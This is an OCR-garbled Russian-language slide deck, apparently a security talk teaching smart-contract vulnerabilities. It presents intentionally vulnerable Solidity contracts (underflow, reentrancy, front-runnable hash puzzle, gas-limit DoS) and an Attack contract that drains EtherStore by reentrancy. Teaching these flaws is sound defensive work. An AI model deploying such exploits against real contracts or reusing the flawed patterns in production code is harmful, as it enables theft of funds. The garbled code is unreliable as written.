



## TABLE OF CONTENTS


- WHOAMI
- БЛОКЧЕЙН И С-К
- УЯЗВИМОСТИ В С-К
- УСТРОЙСТВО МОПЕКО






## TASKS

- HTTP://BAUMANISCRA.RU
- HTTPS://ETHERNAUT.OPENZEPPELIN.COM/



### ТОП 3 АТАКИ 2022

- POLY NETWORK: \$611 MILLION
- AXIE INFINITY: \$552 MILLION
- NOMAD BRIDGE: \$200 MILLION



## ИСТОРИЯ





**Сатоши Накамото** - псевдоним человека или группы людей, разработавших протокол криптовалюты биткойн и создавших первую версию программного обеспечения, в котором этот протокол был реализован\*.

\*По материалам Википедии

1983

Предложены первые протоколы «электронной наличности»

1997-1998

Предложены идеи Hashcash, кот. легли в основу процедуры создания новых блоков в биткойн-базе.

2008

Опубликован протокол и принцип работы платёжной системы Биткойн 2009

Сгенерирован первый блок и первые 50 биткойнов, произошла первая транзакция по переводу биткойнов, а позже первый их обмен на нац. деньги


2010

Первый обмен биткойнов на реальный товар 2013

Реализованы смарт-контракты на Блокчейне

# ТРАНЗАКЦИИ В БЛОКЧЕЙНЕ





# ACCUMETPИЧНАЯ КРИПТОГРАФИЯ





















## CMAPT-KOHTPAKT



Data:

```
pragma solidity 0.6.4;
contract Faucet {
  receive() external payable {}
  function withdraw(uint withdraw_amount) public {
    require(withdraw_amount <= 1000000000000000);
    msg.sender.transfer(withdraw_amount);
  }
}</pre>
```

Prev:

Hash:

0000dcf957c556ae3e8d86c3aa1deb059a21da498985

Data:

Faucet.withdraw(100000000000);

Prev:

0000dcf957c556ae3e8d86c3aa1deb059a21da498985

Hash:

000059e5d46848de5c4ce57600d4ae3c5f7c6237f914

## INTEGER OVERFLOW/UNDERFLOW



```
1 pragma solidity ^0.4.18;
3 contract Token {
    mapping(address => uint) balances;
    uint public totalSupply;
8
    function Token(uint _initialSupply) {
      balances[msg.sender] = totalSupply = _initialSupply;
10
11
     function transfer(address _to, uint _value) public returns (bool) {
12
       require(balances[msq.sender] - value >= 0):
13
       balances[msg.sender] -= _value;
14
       balances[_to] += _value;
15
16
       return true;
17
18
     function balanceOf(address _owner) public constant returns (uint balance) {
19
20
       return balances[_owner];
21
22 }
```

#### **GROUP-IB**

# HEIPEABNAEHHSIN OCHP



```
1 contract EtherGame {
      uint public payoutMileStone1 = 3 ether;
      uint public mileStone1Reward = 2 ether;
      uint public payoutMileStone2 = 5 ether;
      uint public mileStone2Reward = 3 ether;
      uint public finalMileStone = 10 ether;
      uint public finalReward = 5 ether;
10
       mapping(address => uint) redeemableEther;
11
       // Users pay 0.5 ether. At specific milestones, credit their accounts.
12
       function play() public payable {
           require(msg.value == 0.5 ether); // each play is 0.5 ether
13
           uint currentBalance = this.balance + msg.value;
14
15
           require(currentBalance <= finalMileStone);</pre>
16
           // if at a milestone, credit the player's account
17
           if (currentBalance == payoutMileStone1) {
18
               redeemableEther[msg.sender] += mileStone1Reward;
19
20
           else if (currentBalance == payoutMileStone2) {
21
               redeemableEther[msg.sender] += mileStone2Reward;
22
23
           else if (currentBalance == finalMileStone ) {
24
               redeemableEther[msg.sender] += finalReward;
25
26
27
           return;
28
29
30
       function claimReward() public {
           // ensure the game is complete
31
           require(this.balance == finalMileStone);
32
33
           // ensure there is a reward to give
           require(redeemableEther[msg.sender] > 0);
34
35
           redeemableEther[msg.sender] = 0;
36
           msg.sender.transfer(transferValue);
37
38 }
```



```
contract FindThisHash {
    bytes32 constant public hash =
      0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;
    constructor() external payable {} // load with ether
    function solve(string solution) public {
        // If you can find the pre-image of the hash, receive 1000 ether
        require(hash == sha3(solution));
        msg.sender.transfer(1000 ether);
```

```
1 contract EtherStore {
      uint256 public withdrawalLimit = 1 ether;
      mapping(address => uint256) public lastWithdrawTime;
      mapping(address => uint256) public balances;
      function depositFunds() public payable {
          balances[msg.sender] += msg.value;
10
       function withdrawFunds (uint256 _weiToWithdraw) public {
11
           require(balances[msg.sender] >= _weiToWithdraw);
12
           // limit the withdrawal
13
           require(_weiToWithdraw <= withdrawalLimit);</pre>
14
           // limit the time allowed to withdraw
15
           require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
16
           require(msq.sender.call.value( weiToWithdraw)());
17
           balances[msg.sender] -= _weiToWithdraw;
18
           lastWithdrawTime[msg.sender] = now;
19
20
21
```


```
1 import "EtherStore.sol";
3 contract Attack {
    EtherStore public etherStore;
    // intialize the etherStore variable with the contract address
    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
10
11
     function attackEtherStore() public payable {
12
         // attack to the nearest ether
         require(msg.value >= 1 ether);
13
14
         // send eth to the depositFunds() function
         etherStore.depositFunds.value(1 ether)();
15
16
         // start the magic
17
         etherStore.withdrawFunds(1 ether);
18
19
     function collectEther() public {
20
         msg.sender.transfer(this.balance);
21
22
23
24
     // fallback function - where the magic happens
25
     function () payable {
         if (etherStore.balance > 1 ether) {
26
27
             etherStore.withdrawFunds(1 ether);
28
29
30 }
```

GROUP-IB THE DAO **ETHEREUM CLASSIC ETHEREUM** 





```
1 contract DistributeTokens {
      address public owner; // gets set somewhere
      address[] investors; // array of investors
      uint[] investorTokens; // the amount of tokens each investor gets
     // ... extra functionality, including transfertoken()
      function invest() public payable {
          investors.push(msg.sender);
9
           investorTokens.push(msg.value * 5); // 5 times the wei sent
10
11
12
13
       function distribute() public {
           require(msg.sender == owner); // only owner
14
           for(uint i = 0; i < investors.length; i++) {</pre>
15
               // nere transferioken(to,amount) transfers "amount" of
16
               // tokens to the address "to"
17
18
               transferToken(investors[i],investorTokens[i]);
19
20
21 }
```



